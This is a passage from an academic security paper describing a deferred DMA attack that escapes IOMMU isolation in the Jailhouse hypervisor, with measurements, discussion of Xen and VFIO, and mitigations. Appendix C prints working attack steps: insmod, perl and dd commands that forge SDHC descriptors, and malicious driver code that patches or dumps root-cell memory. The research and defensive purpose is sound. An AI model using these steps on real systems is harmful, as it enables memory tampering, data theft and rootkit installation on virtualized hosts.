Even though Jailhouse can be considered a static partitioning hypervisor from the perspective of the cells, the root cell can have I/O devices dynamically allocated and deallocated to it during runtime. This is because when a cell is destroyed, the peripherals that were assigned to it are reallocated to the root cell. Conversely, when a VM is created, the peripherals that must be assigned to it are removed from the root cell. Therefore, as explained in [21], Jailhouse acts more like a dynamic hypervisor from the root cell's perspective. Jailhouse supports the ARM's SMMUv2 and SMMUv3, along with the Intel's IOMMU (VT-d) and the Texas Instruments' Peripheral Virtualization Unit (PVU). On ARM platforms, a DMA-capable device can be assigned to a cell by assigning the device's Stream ID (SID) to the cell. The SID enables the SMMU to identify the bus-master (e.g., DMA-capable device) that initiated a memory transaction. Based on this SID, the SMMU can use different translation contexts and enforce access control. When a VM that had direct access to a DMA-capable device is destroyed, that DMA-capable device can be reallocated to the root cell. In particular, the SID of the device can be reassigned to the root cell [22]. In that case, the SID of the DMA-capable device is swapped from the destroyed VM's context directly to the root cell's context (cf. Appendix B). From that point on, the transactions generated by the DMA-capable device are subject to the context of the root cell and can supposedly access the same memory region as the root cell. Therefore, the properties required for the attack to be applicable, as specified in II, are fulfilled in Jailhouse.

- Untrusted cells have direct access to physical I/O devices, including DMA-capable devices.
- Cells can be destroyed during hypervisor runtime through the root cell, which controls the hypervisor.
- Once a cell is destroyed, the I/O devices to which the VM had direct access can be dynamically reallocated to the root cell.

The testing environment involves a malicious unprivileged cell in which the modified driver is implemented. In addition to this, the root cell, from which the hypervisor is controlled, is running and is considered as the host. An SDHC is assigned to the malicious cell, allowing it to access an SD card. When the malicious cell is destroyed, the SDHC is reallocated to the root cell and remapped to the root cell's memory. The attack involves the following steps: First, the modified driver is loaded into the malicious cell. The attack is constructed by creating the required descriptor table and preparing the SD card accordingly. Then, the malicious VM initiates the attack by sending a read or write command to the SDHC. These steps are further detailed in Appendix C-A. If the malicious cell is not destroyed before the malicious DMA operation is performed, it can reset the SDHC to abort the attack and then restart it. At some point, the cell is destroyed using the command "*jailhouse cell destroy 1*" available from the root cell. Subsequently, the DMA-capable device is reallocated from the malicious cell to the root cell as expected. After some time, the SDHC reaches the malicious descriptor and successfully performs the malicious DMA operation, which overwrites the host memory. We verified the success of the attack using the hardware debugger through the following steps. First, we ensured that the SDHC was still fetching descriptors even after the VM that initiated the command had been destroyed. Then, we confirmed that the SDHC continued fetching descriptors while it was remapped to the root cell's memory. After that, we verified that the SDHC fetched the malicious descriptor while it had already been remapped to the root cell's memory. Finally, we confirmed that the memory was patched to the target address with the intended payload. All the artifacts and instructions are accessible for the replication of the attack on Jailhouse [12].

With such an attack, the root cell can easily be crashed by overwriting its memory, making the management of Jailhouse and the VMs (e.g., VM destruction, VM creation, etc.) impossible. This attack could also be used to dump the root cell memory to an external device and exfiltrate sensitive data. Moreover, the attacker could patch the root cell's kernel code and install a rootkit to take control of the root cell. This is particularly a matter of concern in terms of security since the hypervisor in Jailhouse heavily relies on the root cell. However, the memory layout inside the root cell is not necessarily known to the attacker, making it difficult to patch precise portions of code or data inside the root cell memory.

C. MEASUREMENTS

As stated in the requirements for a DMA-capable device, the driver should be able to track, at least approximately, the remaining time before a malicious DMA operation is performed by the DMA-capable device. This capability allows the driver to restart the DMA-capable device before the malicious operation occurs. In the case of the SDHC, the driver can rely on interrupt descriptors. To implement the attack, the driver can insert an interrupt descriptor in the table to track the remaining number of loops in the descriptor table before the malicious descriptor.

Interrupt descriptors also enable us to measure the time the SDHC takes to fetch the descriptors, allowing us to compute

the time between the command execution by the driver and the malicious DMA operation. For the SDHC and the platform (ZCU104) on which we conducted these tests, the SDHC fetches descriptors at a rate of 38.3520 kB/ms. Based on x_{RAM}, the size (in kB) of the descriptor table in RAM, and x_{SD}, the size (in kB) of the imported descriptors in MMC, the total delay introduced (in ms) can be calculated using the following formula:

$$y = 0.02607x_{RAM} \cdot 128x_{SD} \quad (1)$$

The left side of the formula computes the time the SDHC takes to fetch the descriptor table stored in RAM, while the right side computes the number of loops through that descriptor table, which depends on the number of descriptors stored on the SD side. This allows us to assess whether sufficient time can be introduced to give the IOMMU time to remap the device into host memory. This also enables the minimization of the size of the descriptor table in RAM if necessary. Table 1 shows the delay introduced depending on x_{SD} for a descriptor table of 4 MB in RAM (x_{RAM}).

Table 1. Delay Introduced Depending on the Number of Loops Through a Descriptor Table of 4 MB in RAM.

Number of loops	Size in SD card	Delay introduced (sec)
32	256 B	3.318
64	512 B	6.728
128	1 kB	13.702
256	2 kB	27.334
512	4 kB	54.703
1024	8 kB	109.257
2048	16 kB	218.726
4096	32 kB	437.466

As shown in Table 1, a delay can be significantly extended by storing descriptors on the MMC side, as they impact the number of loops in the descriptor table. With a 4 MB descriptor table, only 32 kB on the MMC is required to introduce a delay of more than 7 minutes. Given that gigabytes of data can be stored on MMC, whether eMMC or SD cards, one could easily introduce hours of delay, leaving plenty of time for the device to be remapped to the host or even reassigned to a newly created VM. However, it is important to note that the driver should not rely on this time to estimate when the SDHC will perform the malicious DMA operation. This is because the VM executing the driver may only have access to a virtual timer that does not necessarily reflect the real time elapsed. On ARM, this virtual timer is based on a physical timer minus an offset (CNTVOFF_EL2) that is controlled by the hypervisor. For example, this allows the hypervisor to hide from the VM the time during which the VM is not scheduled [23].

V. DISCUSSION

A. PRACTICABILITY OF THE ATTACK

The threat of such a DMA attack should be considered as soon as a DMA-capable device is reallocated from an untrusted driver. Thus, static partitioning hypervisors are not affected by this type of DMA attack, since DMA-capable devices cannot be dynamically reallocated during runtime. The most important property for the applicability of the attack is that *the desired delay before the malicious DMA operation is maintained during the remapping process.* Given a DMA-capable device, meeting this property may limit the applicability of the attack to virtualized systems. Thus, the applicability of the attack in different hypervisors strongly depends on the DMA-capable device operations, its capabilities, and how it is used to introduce the desired delay.

As mentioned above, the implementation of the attack with the SDHC fulfills the last property under certain conditions, which substantially reduces the applicability of the attack on some hypervisors. This is because the buffer descriptors used for the DMA operations of the SDHC (i.e., the descriptor table) are stored in the main memory (RAM). However, the memory addresses set by the driver in the VM and used by the SDHC are Intermediate Physical Addresses, which are subject to an additional level of address translation managed by the hypervisor. In the case of the SDHC, this level of address translation creates limitations in the practicability of the attack on certain hypervisors, as the SDHC needs to continuously access the main memory (RAM) during the execution of the attack. This is because the attack implementation with an SDHC relies on a descriptor table stored in RAM to introduce the desired delay. Nevertheless, this is not the case for all DMA-capable devices as shown later in this section. In the case of the SDHC, it fetches the descriptor table while it is being remapped to the host. Therefore, the descriptor table must be stored in a memory location that remains mapped and accessible to the SDHC, even while it is being remapped to the host. This allows the SDHC to continue processing the descriptor table during the remapping process. As the descriptor table is stored in RAM, the attack cannot be executed if the SDHC is prevented from accessing the portion of RAM where the descriptor table is stored during the remapping process.

This is why the attack applies to Jailhouse, as upon the destruction of the VM, the SID is directly reallocated from the malicious VM context to the host context. Thus, during the remapping process, the SDHC is never prevented from accessing the portion of RAM where the descriptor table is stored. This is also why the attack cannot be executed on Xen using the implementation with the SDHC. Indeed, there could be scenarios where a VM that had direct access to a device is destroyed, and later that device is allocated to a newly created VM. We implemented such an attack scenario in Xen, which failed. When a VM is destroyed in Xen, the DMA-capable device that the VM had direct access to is prevented from accessing any memory region, thanks to the IOMMU. We confirmed through a hardware debugger that at some point the SDHC can no longer access the descriptor table during the attack execution. To fulfill this condition with the described attack implementation with the SDHC, it also requires that the translation of the GPA of the descriptor table is the same for both the attacking VM and the host.

The practicability of the attack is significantly impacted if the device relies on buffer descriptors stored in the main memory to introduce the desired delay. In [24], the authors examine the operation of different types of DMA-capable devices. In particular, they describe the memory accesses that may be performed by DMA-capable devices and identify common features. Among the studied DMA-capable devices, the authors highlight that one-third of them rely on internal memory to store the buffer descriptors, while the others store them in external memory (i.e., main memory), as is the case for the SDHC. Internal memory is permanently accessible by the DMA-capable device; thus, such devices can continuously access the buffer descriptors even if they are completely unmapped from the main memory with the IOMMU. Therefore, the limitations described above do not apply to these DMA-capable devices, which considerably increases the practicability of the attack.

Some DMA-capable devices execute based on buffer descriptors constructed by the driver and operate with a predefined and fixed state machine. However, other DMA-capable devices have much greater capabilities and are more standalone, as they are programmable [25] and execute independently from the rest of the system. This is the case with the NXP's Smart Direct Memory Access Controller (SDMA) [26]. The SDMA includes a custom RISC core along with its dedicated registers, RAM, and ROM. The SDMA core is based on a 32-bit register architecture with 16-bit instructions and executes short routines that perform DMA transfers; these routines are called scripts. During initialization, default scripts are loaded from the SDMA ROM, but custom scripts can be downloaded from the main memory to the SDMA RAM with some modifications to the SDMA driver. Thus, such DMA-capable devices could easily be used to carry out the described DMA attack with minimal limitations that could affect the practicability of the attack. Based on [27] and the assembler provided, along with some modifications to the SDMA drivers, we were able to compile our routines, load them into the SDMA RAM, and have them run by the SDMA core. This allowed great flexibility and capability in programming DMA operations, effectively enabling us to introduce a delay and make arbitrary DMA accesses. However, since the NXP's i.MX8M [26] on which we performed the test is not equipped with an IOMMU, we could not verify whether the attack could be executed with such a type of DMA-capable device.

B. ATTACK SCENARIOS

Besides the main attack scenario covered in this article, there may be others that compromise inter-OS isolation. For instance, a DMA-capable device could be reallocated from a recently destroyed untrusted VM to a newly created VM. Another potential attack scenario involves a DMA-capable device that is dynamically reallocated from one VM to another during runtime. For example, in Xen, a physical DMA-capable PCI device can be hot-plugged and unplugged from a running VM [28]. Therefore, such a device can be dynamically remapped from one VM's memory and subsequently remapped to another VM's memory.

Intra-OS protection may also be threatened by this deferred DMA attack. VFIO [29], which stands for Virtual Function I/O, is a framework in the Linux kernel that provides a secure way to expose physical devices to user space. VFIO can be used to implement user space drivers or for direct device assignment to a VM running on a host OS that operates as a hypervisor, as is the case with KVM [30], [31]. VFIO significantly improves performance in terms of both latency and bandwidth by allowing user space direct access to a physical device. The framework typically leverages the IOMMU to ensure safe direct access to devices, providing memory isolation and protection between the host and the untrusted driver. The described deferred DMA attack might be effective in VFIO given the following properties.

- An untrusted driver, whether implemented in user space or in a VM, has direct access to a DMA-capable device.
- Drivers can be dynamically unbound and bound; thus, DMA-capable devices can be remapped from the memory of the untrusted driver to the memory of a different driver.

There could be an attack scenario where an untrusted user space driver is unbound from a DMA-capable device, and later on, that device is rebound to another driver. However, the attack is unlikely to be successful with the described implementation due to the additional requirements imposed by SDHC capabilities. Moreover, this implementation of the attack only allows the introduction of an arbitrary delay before the malicious DMA operation, and there is no way to perform multiple malicious DMA accesses while keeping the device running. Additionally, there is no way to detect whether the device has been remapped. This significantly limits the practicality of the attack in the discussed attack scenarios, as the DMA-capable device is not necessarily reallocated immediately after the destruction of the malicious VM or after the untrusted driver is unbound. Moreover, the delay introduced should not be too long, as the new VM or driver to which the DMA-capable device is reallocated would likely reinitialize the device, causing the attack to fail. Therefore, the attack can only be envisioned with more standalone peripherals, giving the attacker greater capabilities and flexibility for implementing the attack.

C. MITIGATION

We carried out various tests in our experimental environment to identify potential countermeasures against the deferred DMA attack. These countermeasures appear to be specific to each platform or even DMA-capable device.

As shown above, the practicability of this deferred DMA attack in specific virtualized environments is significantly impacted if the DMA-capable device relies on buffer descriptors (e.g., descriptor table) stored in main memory. In the affected environments, such as Jailhouse, this deferred DMA attack can be prevented by unmapping any memory regions from

the DMA-capable device memory. Alternatively, clearing the memory pages allocated to the device when controlled by the untrusted driver would also help mitigate this threat. In particular, regarding the SMMUv2, the SID of the device should not be directly reallocated from the context of the untrusted driver. The SID of the DMA-capable device can, for example, temporarily be mapped to a fault context through the S2CR register. This would make any transaction from the DMA-capable device to temporarily incur an invalid context fault, causing the attack to fail. Yet, these mitigations would be ineffective in cases where the DMA operations of the device rely on internal memory.

Unmapping the device control registers from the DMA-capable device memory does not provide a reliable and generic mitigation solution. First, access from certain DMA-capable devices to their control registers does not necessarily pass through the IOMMU. On the AMD Zynq UltraScale+ MPSoC platform, where the test was performed, certain peripheral-to-peripheral DMA traffic does not necessarily pass through the SMMU. On this platform, a specific register (*IOU_INTERCONNECT_ROUTE*) must be enabled to ensure that all traffic is routed through the SMMU [32]. Then, even if the traffic from a DMA-capable device to its device control registers does pass through the IOMMU, unmapping the device control registers from the DMA-capable device may not be sufficient. This is because a DMA-capable device does not necessarily need to access its control registers during operation. We tested this mitigation by unmapping, upon VM destruction, the device control registers from the SDHC memory and checked whether the attack could be achieved. This test demonstrated that the SDHC can still fetch descriptors during operation, even though its control registers were unmapped from its memory.

Resetting the peripheral provides a reliable mitigation solution, ensuring that the DMA-capable device is not still performing tasks from a previous execution. However, such mitigation is specific to each platform and peripheral, which would affect the portability of the hypervisor. Some peripherals have software reset control bits that can be used to reset them, while others can even be powered off. On the Xilinx Zynq UltraScale+ MPSoC platform, peripherals can be reset through a reset module. A software reset can be asserted, allowing privileged software to reset the platform peripherals through system-level control registers [33]. This provides a unified and generic solution for resetting the peripherals on the platform. By relying on this approach, the hypervisor can ensure that a peripheral is reset before being reallocated, with minimal porting effort at the hypervisor level.

VI. CONCLUSION

This paper presents a new DMA attack that relies on a deferred DMA operation. This delay allows sufficient time for the I/O device to be remapped to the host, such as the hypervisor or a privileged VM. We demonstrated the practicability of this DMA attack by implementing it with a commonly used DMA-capable device. We showed that a significant delay can be introduced, providing enough time for a successful attack. We also demonstrated the applicability of the attack by successfully executing the deferred DMA attack on a dynamic hypervisor.

As shown, the practicability of the attack greatly depends on the specific DMA-capable device used. Nonetheless, this attack underscores a threat, especially on complex platforms that embed various types of DMA-capable devices. This threat is emphasized by the growing adoption of virtualization in various environments, as well as the increasing complexity of System on Chips (SoCs) in terms of processing elements [34]. To prevent this DMA attack, it is crucial to ensure that the device has completed all operations initiated by an untrusted driver before being reallocated. This is not always straightforward, depending on the capabilities of the DMA-capable device. According to the tests performed, a reliable mitigation seems to be specific to the platform, the device, and the virtualization solution used. This deferred DMA attack could be further investigated by studying more stand-alone DMA-capable devices (e.g., DMA controllers, USB devices), making the attack more practicable. Additionally, the attack could be tested in different scenarios across a wide range of hypervisors. We encourage the attack to be tested on different platforms, devices, and hypervisors to clearly identify its practicability and applicability across various environments.

APPENDIX A EXAMPLE OF A LINKED-LIST OF DESCRIPTORS



Figure 8. Example of a descriptor table with linked and buffer descriptors.

Fig. 8 shows an example of a linked list of descriptors with two linked descriptors and four buffer descriptors. Any descriptor must be marked as VALID to be effective. The last descriptor has the flag END set, indicating to the DMA-capable device that this is the end of the descriptor table.

APPENDIX B SMMU DRIVER IN JAILHOUSE

Listing 1 shows the SMMU driver function called by Jailhouse when a VM is destroyed. The code snippet highlights how DMA-capable devices are unmapped from the memory

of the cell being destroyed. In particular, it shows that the SID of the DMA-capable device can be swapped from the context of the destroyed VM directly to the root cell's context through the function *arm_smmu_return_sid_to_root_cell()*. This means that the DMA-capable device is unmapped from the memory of the VM being destroyed and directly remapped into the root cell's memory. This occurs if the DMA-capable device was previously assigned to the root cell before the creation of the VM.

```
static bool arm_smmu_return_sid_to_root_cell(
    struct arm_smmu_device *smmu,
                    union jailhouse_stream_id fsid
                        ,
                    int idx)
{
    ...
   for_each_stream_id(rsid, root_cell.config, n) {
      if (fsid.id == rsid.id) {
         printk("Assigning SID 0x%llx Mask: 0x%llx
              to cell \"%s\"\n",
                SMR_GET_ID(fsid.mmu500.id),
                SMR_GET_MASK(fsid.mmu500.mask_out)
                    ,
                root_cell.config->name);

         /* We just need to update S2CR, SMR can
             stay as is. */
            // Set the root cell's translation
                context to the Stream mapping
                group to which the device belongs
         arm_smmu_write_s2cr(smmu, idx,
             S2CR_TYPE_TRANS,
                  root_cell.config->id);
         return true;
      }
   }
   return false;
}
static void arm_smmu_cell_exit(struct cell *cell)
{
    ...
   for_each_smmu(smmu, dev) {
      for_each_stream_id(fsid, cell->config, n) {
         sid = SMR_GET_ID(fsid.mmu500.id);
         smask = SMR_GET_MASK(fsid.mmu500.mask_out
             );

         idx = arm_smmu_find_sme(sid, smask, smmu)
             ;
         if (idx < 0)
            continue;

         /* return full stream ids */
         if (arm_smmu_return_sid_to_root_cell(smmu
             , fsid, idx))
            continue;

         if (smmu->smrs) {
            smmu->smrs[idx].id = 0;
            smmu->smrs[idx].mask = 0;
            smmu->smrs[idx].valid = false;
            arm_smmu_write_smr(smmu, idx);
         }
         arm_smmu_write_s2cr(smmu, idx,
             S2CR_TYPE_FAULT, 0);
      }
      ...
   }
}
```

Listing 1. SMMU driver code in Jailhouse called upon destruction of a cell.

APPENDIX C IMPLEMENTATION OF THE ATTACK WITH AN SDHC

A. STEPS FOR PREPARING THE MALICIOUS DRIVER AND THE MMC

Listing 2 shows the steps followed by the attacker in the VM to prepare and execute the attack using the malicious driver. First, the malicious driver is loaded along with other necessary drivers. Next, the malicious descriptor is written into a file; this descriptor contains the address and the length of the targeted memory region that the attacker wants to dump or patch. If the attacker desires to patch the RAM, then he also writes a payload into a file. The attacker then allocates the descriptor table in RAM using a function exposed by the malicious driver through a sysfs entry. Following this, the attacker prepares the MMC by writing into it descriptors that will be exported during the execution of the attack. After inserting the descriptors into the MMC, the malicious descriptor and the payload are loaded into the MMC. Finally, using another function exposed through a sysfs entry, the attacker constructs the descriptor table and launches the attack.

```
#Insert the malicious driver
insmod /lib/modules/6.6.40/kernel/drivers/mmc/host
    /sdhci.ko
insmod /lib/modules/6.6.40/kernel/drivers/mmc/host
    /sdhci-pltfm.ko
insmod /lib/modules/6.6.40/kernel/drivers/mmc/host
    /sdhci-of-arasan.ko

#Prepare the malicious descriptor that must be
    stored on the MMC (e.g., \x23\x00\x16\x02\x00\
    x00\xee\x01 to patch or dump 0x0216 bytes at
    address 0x01EE0000)
echo -n -e '\x23\x00\x16\x02\x00\x00\xee\x01'  >
    target
#Prepare the payload (for patching memory RAM)
    that is stored after the malicious descriptor
    in MMC
echo -n -e INSERT_YOUR_PAYLOAD_1234 > payload

#Request a descriptor table (in RAM) of 512 pages
    and print the physical address of the
    descriptor table
echo -n -e '512'  > /sys/devices/platform/ff170000
    .mmc/request_desc_table

#Preload the SD card with forged descriptors. The
    first part of the descirptor "\x25\x00\x08\x00
    " is fixed and the second part "\x00\x00\xb0\
    x54" must be replaced with the address given
    by request_desc_table)
perl -e    '$count=1024; while ($count>0) {
    syswrite(STDOUT,"\x25\x00\x08\x00\x00\x00\xb0\
        x54",8);
    $count--;
    }' > /dev/mmcblk0p2

#Copy the payload and the malicious descriptor in
    MMC (seek=Number of loop on the descriptor
    table)
dd if=target of=/dev/mmcblk0p2 bs=8 seek=511 count
    =1
dd if=payload of=/dev/mmcblk0p2 bs=8 seek=512
    count=1

#Construct the initial descriptor table in RAM
cat /sys/devices/platform/ff170000.mmc/
    enable_custom_adma
```

```
cat /sys/devices/platform/ff170000.mmc/
    construct_adma_attack

#Begin the attack (if= for patching, of= for
    dumping RAM)
dd if=/dev/mmcblk0p2 bs=64k count=1M
```

Listing 2. Steps executed in the malicious VM to prepare the attack.

B. DRIVER CODE THAT INITIALIZES THE DESCRIPTOR TABLE AS REQUIRED FOR THE ATTACK

Listing 3 shows a code snippet of the function in the malicious driver that constructs the initial descriptor table required for the attack. The driver is not involved in the preparation of the MMC.

```
/* Construct the descriptor table in RAM as
    required for the attack.
   The descriptor table must have been allocated
       before
   The MMC must be prepared separately
*/
static ssize_t construct_adma_attack(struct device
     *dev, struct device_attribute *attr, char *
    output)
{
   if(!desc_table)
   {
      dev_info(dev,"Warning: Descriptor table must
           be allocated before \n");
      return 0;
   }

   struct sdhci_host *host = dev_get_drvdata(dev);
   void *desc = (void*)desc_table;

   //Insert a TRAN descriptor that makes the SDHC
       ovewrites that descriptor with 8 bytes from
        the SD card
   sdhci_adma_write_desc(host, &desc, adma_addr,
       SDHCI_ADMA2_32_DESC_SZ, ADMA2_TRAN_VALID);

   //Fill the table with LINKED desciptors
   for(int i=SDHCI_ADMA2_32_DESC_SZ+
       SDHCI_ADMA2_32_DESC_SZ; i <= (desc_table_sz
       -SDHCI_ADMA2_32_DESC_SZ); i+=
       SDHCI_ADMA2_32_DESC_SZ)
   {
      sdhci_adma_write_desc(host, &desc, adma_addr
          +i, 0, ADMA2_LINK_VALID);
   }
   //The last descriptor is a LINKED descriptor
       that points to the begining of the
       descriptor table
   sdhci_adma_write_desc(host, &desc, adma_addr,
       0, ADMA2_LINK_VALID);

   dev_info(dev,"Size of the descriptor table in
       RAM: %lu bytes \n",(unsigned long)
       desc_table_sz);
   return 0;
}
```

Listing 3. Code snippet of the malicious driver that initializes the descriptor table as required for the attack.

References

[1] Jean De Bonfils Lavernelle, Pierre-François Bonnefoi, Benoît Gonzalvo, and Damien Sauveron. Dma: A persistent threat to embedded systems isolation. In *2024 IEEE 23rd International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, pages 101–108, 2024.

[2] Paul Willmann, Scott Rixner, and Alan L. Cox. Protection strategies for direct access to virtualized i/o devices. In *USENIX 2008 Annual Technical Conference*, ATC'08, page 15–28, USA, 2008. USENIX Association.

[3] Alex Markuze, Adam Morrison, and Dan Tsafrir. True iommu protection from dma attacks: When copy is faster than zero copy. *SIGPLAN Not.*, 51(4):249–262, March 2016.

[4] Moshe Malka, Nadav Amit, and Dan Tsafrir. Efficient Intra-Operating system protection against harmful DMAs. In *13th USENIX Conference on File and Storage Technologies (FAST 15)*, pages 29–44. USENIX Association, February 2015.

[5] A. Theodore Markettos, Colin Rothwell, Brett F. Gutstein, Allison Pearce, Peter G. Neumann, Simon W. Moore, and Robert N. M. Watson. Thunderclap: Exploring vulnerabilities in operating system IOMMU protection via DMA from untrustworthy peripherals. In *Proceedings 2019 Network and Distributed System Security Symposium*, NDSS 2019, San Diego, California, 2019. Internet Society.

[6] Asim Kadav, Matthew J. Renzelmann, and Michael M. Swift. Tolerating hardware device failures in software. In *Proceedings of the ACM SIGOPS 22nd Symposium on Operating Systems Principles*, SOSP '09, page 59–72, New York, NY, USA, 2009. Association for Computing Machinery.

[7] Markuze Alex, Shay Vargaftik, Gil Kupfer, Boris Pismeny, Nadav Amit, Adam Morrison, and Dan Tsafrir. Characterizing, exploiting, and detecting dma code injection vulnerabilities in the presence of an iommu. In *Proceedings of the Sixteenth European Conference on Computer Systems*, EuroSys '21, page 395–409, New York, NY, USA, 2021. Association for Computing Machinery.

[8] Omer Peleg, Adam Morrison, Benjamin Serebrin, and Dan Tsafrir. Utilizing the IOMMU scalably. In *2015 USENIX Annual Technical Conference (USENIX ATC 15)*, pages 549–562. USENIX Association, July 2015.

[9] Moshe Malka, Nadav Amit, Muli Ben-Yehuda, and Dan Tsafrir. rIOMMU: Efficient IOMMU for I/O devices that employ ring buffers. *ACM SIGPLAN Notices*, 50(4):355–368, 2015.

[10] Nadav Amit, Muli Ben-Yehuda, IBM Research, Dan Tsafrir, and Assaf Schuster. vIOMMU: Efficient IOMMU emulation. In *2011 USENIX Annual Technical Conference (USENIX ATC 11)*. USENIX Association, June 2011.

[11] José Martins, Adriano Tavares, Marco Solieri, Marko Bertogna, and Sandro Pinto. Bao: A Lightweight Static Partitioning Hypervisor for Modern Multi-Core Embedded Systems. In *Workshop on Next Generation Real-Time Embedded Systems (NG-RES 2020)*, volume 77, pages 3:1–3:14, Dagstuhl, Germany, 2020. Schloss Dagstuhl – Leibniz-Zentrum für Informatik.

[12] Jean de Bonfils Lavernelle. Deferred DMA Attack Bypassing the IOMMU in Jailhouse. https://github.com/jdbonfils/Deferred-DMA-Attack-Bypassing-the-IOMMU-in-Jailhouse, 2024. Accessed on 13-12-2024.

[13] Ralf Ramsauer, Jan Kiszka, Daniel Lohmann, and Wolfgang Mauerer. Look mum, no VM exits! (almost). In *13th Annual Workshop on Operating Systems Platforms for Embedded Real-Time Applications*, pages 13–18, 2017.

[14] SD Association. *SD Host Controller Simplified Specification*, February 2011. Version 3.0.

[15] Xilinx. *Zynq UltraScale+ Device Technical Reference Manual*, December 2023.

[16] ARM Limited. *ARM® System Memory Management Unit Architecture Specification version 2.0*, 2016. ARM IHI 0062D.c.

[17] Shun-Wen Hsiao, Yeali S Sun, and Meng Chang Chen. Hardware-assisted MMU redirection for in-guest monitoring and API profiling. *IEEE Transactions on Information Forensics and Security*, 15:2402–2416, 2020.

[18] ARM Limited. *AArch64 virtualization Guide - Stage 2 translation*, 2019.

[19] Ying Fang. Introduction to the armv8 virtualization system. https://www.openeuler.org/en/blog/yorifang/2020-10-24-arm-virtualization-overview.html, Oct 2020.

[20] Siemens. Jailhouse: Linux-based partitioning hypervisor - Documentation. https://github.com/siemens/jailhouse, 2020. Accessed on 15-08-2024.

[21] Jean de Bonfils Lavernelle, Pierre-François Bonnefoi, Benoît Gonzalvo, and Damien Sauveron. Assessment of spatial isolation in jailhouse: Towards a generic approach. *Computer Networks*, 245:110402, 2024.

[22] Siemens. Jailhouse: Linux-based partitioning hypervisor - smmu.c. https://github.com/siemens/jailhouse/blob/master/hypervisor/arch/arm64/smmu.c, 2020. Accessed on 15-11-2024.
[23] Arm Limited. *AArch64 virtualization Guide - Virtualizing the generic timers*, January 2025. Version 1.0.
[24] Jonas Haglund and Roberto Guanciale. Formally verified isolation of DMA. In *22nd Conference on Formal Methods in Computer-Aided Design (FMCAD)*, pages 118–128. IEEE, 10 2022.
[25] Jonas Haglund and Roberto Guanciale. Trustworthy isolation of dma devices. *Journal of Banking and Financial Technology*, 4(1):75–94, 2020.
[26] NXP Semiconductors. *i.MX 8M Dual/8M QuadLite/8M Quad Applications Processors Reference Manual*, June 2021. Rev. 3.1.
[27] Eli Billauer. Freescale i.MX SDMA tutorial. https://billauer.co.il/blog/2011/10/imx-sdma-howto-assembler-linux/, 2011.
[28] Xen Project. Xen pci passthrough. https://wiki.xenproject.org/wiki/Xen_ARM_with_Virtualization_Extensions, 2021. Accessed on 13-08-2024.
[29] The Linux Kernel. VFIO - "Virtual Function I/O". https://docs.kernel.org/driver-api/vfio.html, 2024. Accessed on 31-12-2024.
[30] IBM. *Setting up a KVM host for VFIO pass-through*, May 2024.
[31] Antonios Motakis, Alvise Rigo, and Daniel Raho. Platform device assignment to KVM-on-ARM virtual machines via VFIO. In *2014 12th IEEE International Conference on Embedded and Ubiquitous Computing*, pages 170–177. IEEE, 2014.
[32] AMD. *Zynq UltraScale+ Devices Register Reference*, March 2024. UG1087 v1.10.
[33] AMD. *Zynq UltraScale Device Technical Reference Manual*, December 2023. UG1085 v2.4.
[34] Lionel Torres, Pascal Benoit, Gilles Sassatelli, Michel Robert, Fabien Clermidy, and Diego Puschini. An introduction to multi-core system on chip - trends and challenges. *Multiprocessor System-on-Chip - Hardware Design and Tool Integration*, pages 1–21, 01 2011.